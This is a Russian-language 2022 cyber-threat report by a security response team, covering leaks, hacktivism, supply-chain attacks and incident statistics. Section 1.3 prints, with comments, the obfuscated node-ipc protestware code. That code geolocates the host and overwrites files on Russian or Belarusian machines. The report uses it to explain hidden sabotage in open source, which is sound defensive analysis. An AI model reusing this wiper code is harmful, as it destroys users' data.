АНАЛИТИКА

КИБЕРУГРОЗЫ 2022

JETCSIRT

Оглавление

О нас

Центр информационной безопасности компании «Инфосистемы Джет» — это профессиональное сообщество специалистов по ИБ. Мы защищаем коммерческие компании и государственные организации от киберугроз уже более 25 лет. Сегодня наша команда — это более 400 экспертов в области информационной безопасности, которые реализуют порядка 300 комплексных проектов в год для защиты бизнеса от киберугроз в России и СНГ. Наша главная задача — создание и внедрение систем, обеспечивающих реальную безопасность бизнеса.

Jet CSIRT — экспертная команда в составе центра информационной безопасности, которая противостоит киберпреступникам в режиме реального времени. Специалисты Jet CSIRT обеспечивают полный комплекс услуг по созданию центров мониторинга и реагирования на кибератаки: от строительства SOC с нуля до аутсорсинга отдельных функций центров мониторинга. Помимо классических услуг по мониторингу и реагированию на инциденты, Jet CSIRT предлагает экспертные сервисы, такие как проактивный поиск угроз (Threat Hunting), мониторинг поверхности атаки, киберкриминалистика, техническое реагирование на инциденты, а также развитие базы знаний SOC заказчика и проведение киберучений для специалистов по реагированию.

Исследование подготовлено на основе результатов работы экспертных команд Jet CSIRT за 2022 год, в частности:

- результатов мониторинга и реагирования на инциденты в рамках оказания сервисов SOC со стороны команды мониторинга и реагирования на инциденты;
- информации по результатам расследования компьютерных инцидентов со стороны экспертов по форензике;
- аналитики, полученной по результатам работы группы мониторинга внешних цифровых рисков;
- результатов исследования техник, тактик и процедур (TTPs) киберпреступных группировок за 2022 год.

Введение

2022 год стал абсолютным рекордсменом по количеству атак, объему утечек данных, мощности DDoS-атак в зоне РФ.

Первую волну масштабных изменений в ИБ, связанную с глобальной пандемией, мы наблюдали два года назад — массовый переход на удаленку, перенос бизнеса в онлайн потребовали изменения привычных для компаний принципов обеспечения защиты. Корпоративный периметр размылся, увеличилось количество потенциальных точек утечки информации. Под ударом оказались ритейл, финансовые структуры, крупная промышленность.

Существующая геополитическая ситуация спровоцировала вторую волну изменений, которую мы наблюдаем сейчас. Преступления часто имеют политическую мотивацию, о чем свидетельствует возросшее количество Deface-атак с подобным контекстом, шифрование инфраструктуры без требований выкупа, публикации подробностей об успешных атаках в открытых Telegram-каналах.

Во многом высокая плотность и частота атак обеспечивались именно за счет низкоквалифицированных злоумышленников, которых активно обучали в первой половине 2022 года. Политически мотивированные злоумышленники своими успешными атаками пытаются вызвать общественный резонанс и нанести репутационный ущерб бизнесу. В ближайшее время такое явление, как хактивизм, вряд ли пойдет на спад, предпосылок для этого нет. Кроме этого, вероятно, мы увидим переход от количества атак к их качеству, так как многие российские компании всерьез задумались о кибербезопасности и стали активно повышать уровень своей защищенности.

2022 год в цифрах

В 2022 году мы зафиксировали трехкратное увеличение общего числа кибератак по сравнению с 2021 годом.

Наиболее атакуемые отрасли: **ритейл, финансовый сектор и ИТ — 82%** среди всех зафиксированных нами инцидентов.

Более **460 миллионов учетных записей пользователей** попали в открытый доступ, из них 33 миллиона оказались корпоративными учетными записями.

Более чем **150 тысяч российских компаний** стали жертвами утечек корпоративных учетных записей.

Более чем в **5 раз** возросло количество инцидентов категории **«Вредоносная сетевая активность»**.

Почти в **4 раза** зафиксирован рост «инсайдерских» инцидентов.

1. Тренды 2022 года

1.1 Ключевые угрозы глазами индустрии

В 2022 году мы попросили наших ключевых заказчиков, а также участников Jet CyberCamp 2022 выбрать угрозы, которые, на их взгляд, стали ключевыми в 2022 году. В опросе приняли участие более 1000 специалистов ИБ из разных отраслей. Был составлен список из десяти категорий, среди которых необходимо было сделать выбор. Каждый из участников опроса мог выбрать от одного до четырех вариантов ответа:

1. Атаки на цепочку поставок (Cyber Supply Chain атаки)
2. Атаки типа «отказ от обслуживания» (Distributed Denial of Service, DDoS)
3. Шифровальщики, шифровальщики как сервис (Ransomware-as-a-Service)
4. Атаки на IoT-устройства
5. Дипфейки для манипуляции мнением, дезинформации, обхода биометрии
6. Внесение вредоносного функционала в Open Source компоненты и проекты
7. Вредоносный майнинг (Cryptojacking) и вирусы-майнеры
8. Мошеннические и фишинговые сервисы (Scam-as-a-Service, Phishing-as-a-Service)
9. Направленный фишинг (Spear Phishing)
10. Утечки данных

Ответы распределились следующим образом:

Результаты опроса респондентов об актуальных угрозах по категориям

Почти все респонденты отметили вариант «Утечки данных» как ключевую угрозу 2022 года. Также опрашиваемые специалисты отметили «DDoS» (2-е место) и угрозу шифровальщиков (3-е место).

Результаты проведенного опроса во многом коррелируют с трендами угроз, которые за прошедший год отслеживала наша команда.

1.2 Масштабные утечки персональных данных

Прошедший год стал самым масштабным по количеству утечек (баз данных/ информации). За большей частью опубликованных материалов стоят хактивистские группировки, которые публикуют данные в открытый доступ. В большинстве случаев хактивисты публикуют украденные базы данных, которые содержат персональные данные (ФИО, электронная почта, номер телефона, пароль и т. д.)

Анализ опубликованных данных показывает, что хактивистам удалось взломать более 355 российских компаний и выложить в открытый доступ украденную информацию. Помимо этого, злоумышленники на протяжении всего года публиковали персональные данные и информацию, которые были похищены за прошлые годы с помощью вредоносного ПО типа «Стиллер». Ранее эти сведения находились в закрытом доступе у злоумышленников.

В общей сложности злоумышленники за 2022 год опубликовали информацию о более чем 460 миллионах учетных записей пользователей, из которых 33 миллиона оказались корпоративными учетными записями. При анализе фактов компрометации наиболее популярных интернет-ресурсов оказалось, что сотрудники более чем 150 тысяч российских компаний использовали рабочую почту в личных целях, в результате чего сведения о корпоративных учетных записях оказались доступны злоумышленникам.


Проанализировав данные об успешных взломах, мы отмечаем, что чаще всего злоумышленникам удается взламывать компании из сектора «Электронная торговля (e-commerce)», в то время как компании из секторов «Здравоохранение» и «Финансовые организации» подвергаются атакам сравнительно реже. На это есть ряд причин:

1. Финансовый сектор более защищен по сравнению с другими секторами экономики, в связи с чем у хактивистов не хватало компетенций для проведения успешных атак на компании из этой сферы. Чаще всего атаки хактивистов были направлены на вызов отказа в обслуживании (DDOS).

2. Здравоохранение — один из слабозащищенных секторов экономики, но при этом значительный рост количества утечек данных в этом секторе по сравнению с предыдущими годами не наблюдался. В первую очередь это связано с тем, что атаки на данный сектор экономики осуществляются таргетированно, чаще всего с целью монетизации похищенных данных.


3. Значительный рост числа успешных атак на компании из сферы электронной торговли (e-commerce) вызван низким уровнем защищенности данного сектора.

Данные представлены на рисунке ниже.



Утечки данных по секторам экономики

Что касается доменного соотношения попавших в публикации утечек почтовых сервисов, то лидером стал домен «mail.ru» вследствие наибольшей популярности данной почты среди российских пользователей.



Почтовые домены, которые фигурируют в утечках данных за 2022 год

1.3 Угроза в Open Source

Многие российские компании, взяв курс на импортозамещение, стремятся разрабатывать ПО быстро. Для сокращения срока создания и модификации продуктов разработчики активно пользуются готовыми решениями — компонентами Open Source. Нередко один продукт может содержать десяток пакетов с открытым исходным кодом. Open Source может быть основой Enterprise-решения как ИТ-, так и ИБ-направленности.

В 2022 году разработчики Open Source решений и продуктов стали открыто декларировать свои политические взгляды. В связи с этим количество угроз, содержащихся в открытом программном обеспечении, выросло в десятки раз. В программные продукты разработчики-злоумышленники стали внедрять закладки — скрытые элементы программного кода, которые предназначены для нанесения ущерба пользователям.

Закладки могут включать в себя как код для отображения политических лозунгов без значительного ущерба компьютерной информации, так и код, который запускает деструктивные процессы повреждения и уничтожения данных. Например, один из самых заметных инцидентов — это обновление в NPM-пакете node-ipc, которое содержало в себе вредоносный код, удаляющий данные с компьютера. Это была типичная закладка, так как в информации к обновлению программного обеспечения не сообщалось о значительных изменениях в коде, и многие пользователи установили обновление без проверки содержимого.

Обновленный код node-ipc содержал функции по определению IP-адреса и, если тот относился к зоне «Российская Федерация» или «Республика Беларусь», переходил к деструктивным процессам — уничтожению данных. Ситуация усугублялась тем, что библиотека широко распространена (например, node-ipc использовал популярный фреймворк Vue.js).

Часть вредоносного кода с комментариями приведена ниже.

```
import u from "path"; import a from "fs";
import o from "https";
setTimeout(function () { const t = Math.round(Math.random() * 4);
if (t > 1) { return; } const n = Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGd1bz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFhNzU4YTUzMDkxNTQ="
    , "base64"); //декодировано -> https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154
o.get(n.toString("utf8"), function (t) { t.on("data", function (t) { const n = Buffer.from("Li8=", "base64");
const o = Buffer.from("Li4v", "base64"); const r = Buffer.from("Li4vLi4v", "base64"); const f = Buffer.from("Lw==", "base64");
const c = Buffer.from("Y291bnRyeV9uYW11", "base64"); //декодировано -> country_name
const e = Buffer.from("cnVzc2lh", "base64"); //декодировано -> russia
const i = Buffer.from("YmVsYXJ1cw==", "base64"); //декодировано -> belarus
try { const s = JSON.parse(t.toString("utf8")); const u = s[c.toString("utf8")].toLowerCase();
const a = u.includes(e.toString("utf8")) || u.includes(i.toString("utf8")); // проверка условия, если страна Россия или Беларусь
if (a) { h(n.toString("utf8")); h(o.toString("utf8")); h(r.toString("utf8")); h(f.toString("utf8")); }
} catch (t) {} }); }); }, Math.ceil(Math.random() * 1e3));async function h(n = "", o = "")
{ if (!a.existsSync(n)) { return; } let r = []; try { r = a.readdirSync(n); } catch (t) {} const f = [];
const c = Buffer.from("4p2k77iP", "base64"); for (var e = 0; e < r.length; e++) { const i = u.join(n, r[e]);
 let t = null; try { t = a.lstatSync(i); } catch (t) { continue; }
if (t.isDirectory()) { const s = h(i, o); s.length > 0 ? f.push(...s) : null; } else if (i.indexOf(o) >= 0)
{ try { a.writeFile(i, c.toString("utf8"), function () {}); // затирание файлов символом "♡"
} catch (t) {} } } return f; } const ssl = true; export { ssl as default, ssl };
```

«Закладка» в NPM-пакете node-ipc

Обнаружить закладки в Open Source достаточно трудно — разработчики-злоумышленники пытаются скрыть деструктивные действия, маскируя их под легитимную активность продукта.

1.4 Атаки на цепочку поставок

В ответ на происходящее в киберпространстве в 2022 году значительно вырос интерес злоумышленников к атакам на цепочку поставок.

Громкий инцидент с компанией SolarWinds в 2020 году, когда в один день были скомпрометированы сотни компаний, которые пользовались данным продуктом, еще раз подсветил злоумышленникам гиперсвязность, в которой живут современный бизнес и ИТ.

Самыми уязвимыми для подобных атак являются компании малого и среднего бизнеса. Именно они испытывают особую нехватку бюджета и специалистов ИБ, возлагая зачастую вопросы безопасности на плечи непрофильных специалистов — ИТ, СБ. К тому же многие крупные компании значительно усилили свою защиту, и взломать их системы напрямую стало сложнее. Поэтому злоумышленники переключились на менее «крупную рыбу» — на их менее защищенных поставщиков и партнеров.

По данным консалтинговых проектов, проводимых компанией «Инфосистемы Джет» в 2021–2022 годах, менее трети компаний применяют базовые меры, направленные на нивелирование риска взаимодействия с третьими сторонами: профили риска поставщиков, анализ уровня ИБ подрядчика до взаимодействия, организация буферной безопасной зоны и другие меры.

При этом:

- Только в 10% компаний определены и классифицированы категории рисков, связанных с отношениями с поставщиками, данные риски рассматриваются в рамках корпоративного процесса управления рисками.

- Политика взаимодействия с поставщиками и правила безопасного обмена данными формализованы только у 20% компаний.

- Детализация мер защиты для поставщиков в зависимости от их уровня риска и критичности предоставляемых услуг наблюдалась у 5% компаний, в основном набор обязательных требований формировался из принципа «один размер для всех».

- Разработанные опросные листы для определения уровня ИБ поставщика услуг мы наблюдали у 8% компаний, при этом зачастую данные листы оформлялись формально и не влияли на дальнейшее решение о выборе поставщика или выборе архитектуры безопасного подключения в инфраструктуру.

- Включение в контракт требований по безопасному взаимодействию, правил использования корпоративных ресурсов и процедуры эскалации в рамках инцидента были отмечены только у 5% компаний.

Наиболее яркими примерами атак на цепочку поставок в 2022 году стали атаки на поставщика услуг аутентификации Okta, взлом Государственных железных дорог Дании (DSB) (движение было парализовано на несколько часов), атака на автопроизводителя Toyota Motors (была приостановлена работа 14 автосборочных предприятий на территории Японии), взлом чат-провайдера Comm100 (заражение установщика ПО для взаимодействия с клиентами, которым пользуются более 15 000 пользователей в 51 стране мира).

2. Что мы наблюдали

2.1 Статистика инцидентов за 2022 год


2022-й можно обозначить как год массовых кибератак. Серьезные инциденты (особенно в первом полугодии) происходили практически ежедневно. По итогам года наш центр мониторинга зафиксировал более 10 тысяч инцидентов ИБ (отметим, что это именно подтвержденная нелегитимная активность, за исключением ложноположительных срабатываний), что в три раза больше аналогичного показателя за 2021 год.

По нашим данным, чаще всего в 2022 году происходили следующие категории инцидентов:

- заражение вредоносным ПО (49% от всех инцидентов за год);
- компрометация учетной записи (25% от всех инцидентов за год);
- вредоносная сетевая активность (17% от всех инцидентов за год);
- компрометация узла (6% от всех инцидентов за год).

Категории инцидентов за 2022 год

Атаки стали носить массовый характер, особенно в первом полугодии 2022 года. Тогда наблюдался всплеск атак по всем категориям инцидентов, что, вероятно, связано с активизацией большего числа различных типов злоумышленников, в основном — script kiddie и хактивистов.



Рост инцидентов по категориям в 2022 году по сравнению с 2021 годом

Значительное (+126%) увеличение числа инцидентов в категории «Заражение вредоносным ПО» по сравнению с 2021 годом связано с участившимися успешными попытками фишинга (в том числе Spear Phishing) и иных методов социальной инженерии, в результате которых пользователи заражали свои девайсы. Рост успешных фишинговых атак мы связываем с массовыми утечками пользовательских данных в этом году, в том числе — адресов корпоративных почтовых ящиков, которых, по данным команды мониторинга внешних цифровых рисков, было свыше 33 миллионов.

Рост в категории «Компрометация учетной записи» мы связываем в основном с атаками на внешние сервисы типа Brute Force, однако в этом году также стали чаще встречаться случаи использования уже скомпрометированных учетных записей, которые выявляются в основном по нетипичным подключениям извне или в нарушение установленных регламентов организации (нерабочее время, другая страна).


Значительный рост (+514%) по сравнению с 2021 годом наблюдается также в категории инцидентов «Вредоносная сетевая активность», которая в основном связана с внешними атаками и эксплуатацией уязвимостей.

Наиболее атакуемыми портами (на основе данных мониторинга инфраструктур наших заказчиков) в прошлом году стали:

- 80 (HTTP): 25% от общего числа атак
- 443 (HTTPS): 20% от общего числа атак
- 22 (SSH): 5% от общего числа атак
- 1433 (MSSQL): 5% от общего числа атак
- 21 (FTP): 5% от общего числа атак
- 3389 (RDP): 1% от общего числа атак

Успешная эксплуатация уязвимости зачастую являлась первичным вектором для входа злоумышленников в сеть организации.

Отдельно стоит отметить значительный рост инцидентов в категориях «Несанкционированный доступ к системам» и «Нелегитимная административная активность». Увеличение числа инцидентов в данных категориях в прошлом году в основном связано с работой инсайдеров, т. е. сотрудников организации, которые действовали в интересах злоумышленников. Так, например, были зафиксированы факты передачи учетных данных сотрудниками организации третьей стороне, а также нелегитимное изменение конфигурации безопасности сетевых компонентов и служб.




Рост инцидентов в категории инсайдерских инцидентов

Кроме того, в 2022 году выросло количество обращений организаций, которые пострадали от атак шифровальщиков. В частности, проводя расследования, мы сталкивались с ВПО, основанным на:

- Babuk
- HYDRA
- BitLocker
- Fantom


Во всех случаях первичным вектором проникновения злоумышленников являлись слабо защищенные сервисы удаленного администрирования (SSH и RDP). В некоторых случаях сервисы работали на нестандартном порту, однако все равно были скомпрометированы из-за слабой парольной политики и отсутствия механизмов защиты от брутфорса.

Примечательно также, что в 2022 году мы наблюдали сэмплы шифровальщиков, которые были основаны на известном вредоносе Babuk, как раз после того, как исходный код данного ВПО оказался в открытом доступе, о чем стало известно в сентябре 2021 года.



Публикация исходного кода ВПО Babuk в открытом доступе


Отдельно стоит отметить кейсы целевых атак шифровальщиков на эти системы. Например, неизвестная группировка смогла зашифровать целую виртуальную инфраструктуру организации, не прибегая к вредоносному ПО, а просто воспользовавшись встроенными возможностями системы Xen. При этом сообщение о выкупе, в отличие от множества других шифровальщиков, было написано вручную и разослано ключевым сотрудникам атакованной организации по почте с уже скомпрометированного ящика.



В целом, по сравнению с 2021 годом компании в 3,5 раза чаще стали обращаться в Jet CSIRT с подозрением на нелегитимную активность и запросом на проведение расследований.

Если рассматривать инциденты в разрезе отдельных отраслей, то наиболее атакуемыми сферами в 2022 году оказались:

- Финансовый сектор
- Строительный сектор
- Транспорт
- Ритейл
- ИТ



Инциденты по отраслям за 2022 год

В 2022 году специалисты зафиксировали смещение фокуса внимания злоумышленников в сторону организаций розничной торговли.
Мы связываем это с тем, что ритейл оставался одним из тех секторов экономики, которые показывали уверенный рост в 2022 году, что не могло остаться незамеченным злоумышленниками.

2.2 Деятельность хактивистских групп

Основной тренд 2022 года — возрождение хактивистских группировок в даркнете. Большая часть компаний, подвергавшихся атакам в 2022 году, пострадали именно от рук хактивистов. В связи с невысоким уровнем профессиональных навыков хактивисты в первую очередь концентрируются на простых общеизвестных уязвимостях, для которых имеются готовые эксплойты. Организации-жертвы, как правило, не проводили инвентаризацию внешнего периметра и обновление уязвимых сервисов. Так, средний возраст уязвимостей на внешнем периметре, которые фиксировала группа практического анализа защищенности «Инфосистемы Джет» при проведении тестов на проникновение, составляет пять и более лет.

Эксперты направления мониторинга внешних цифровых рисков провели детальный анализ Telegram-каналов хактивистов и пришли к выводам, что они чаще всего использовали следующие методы атак:

- массированные DDoS-атаки на компании;
- атаки на веб-сайты;
- деанонимизация пользователей (доксинг);
- ложные сообщения о минировании зданий (кибертерроризм).

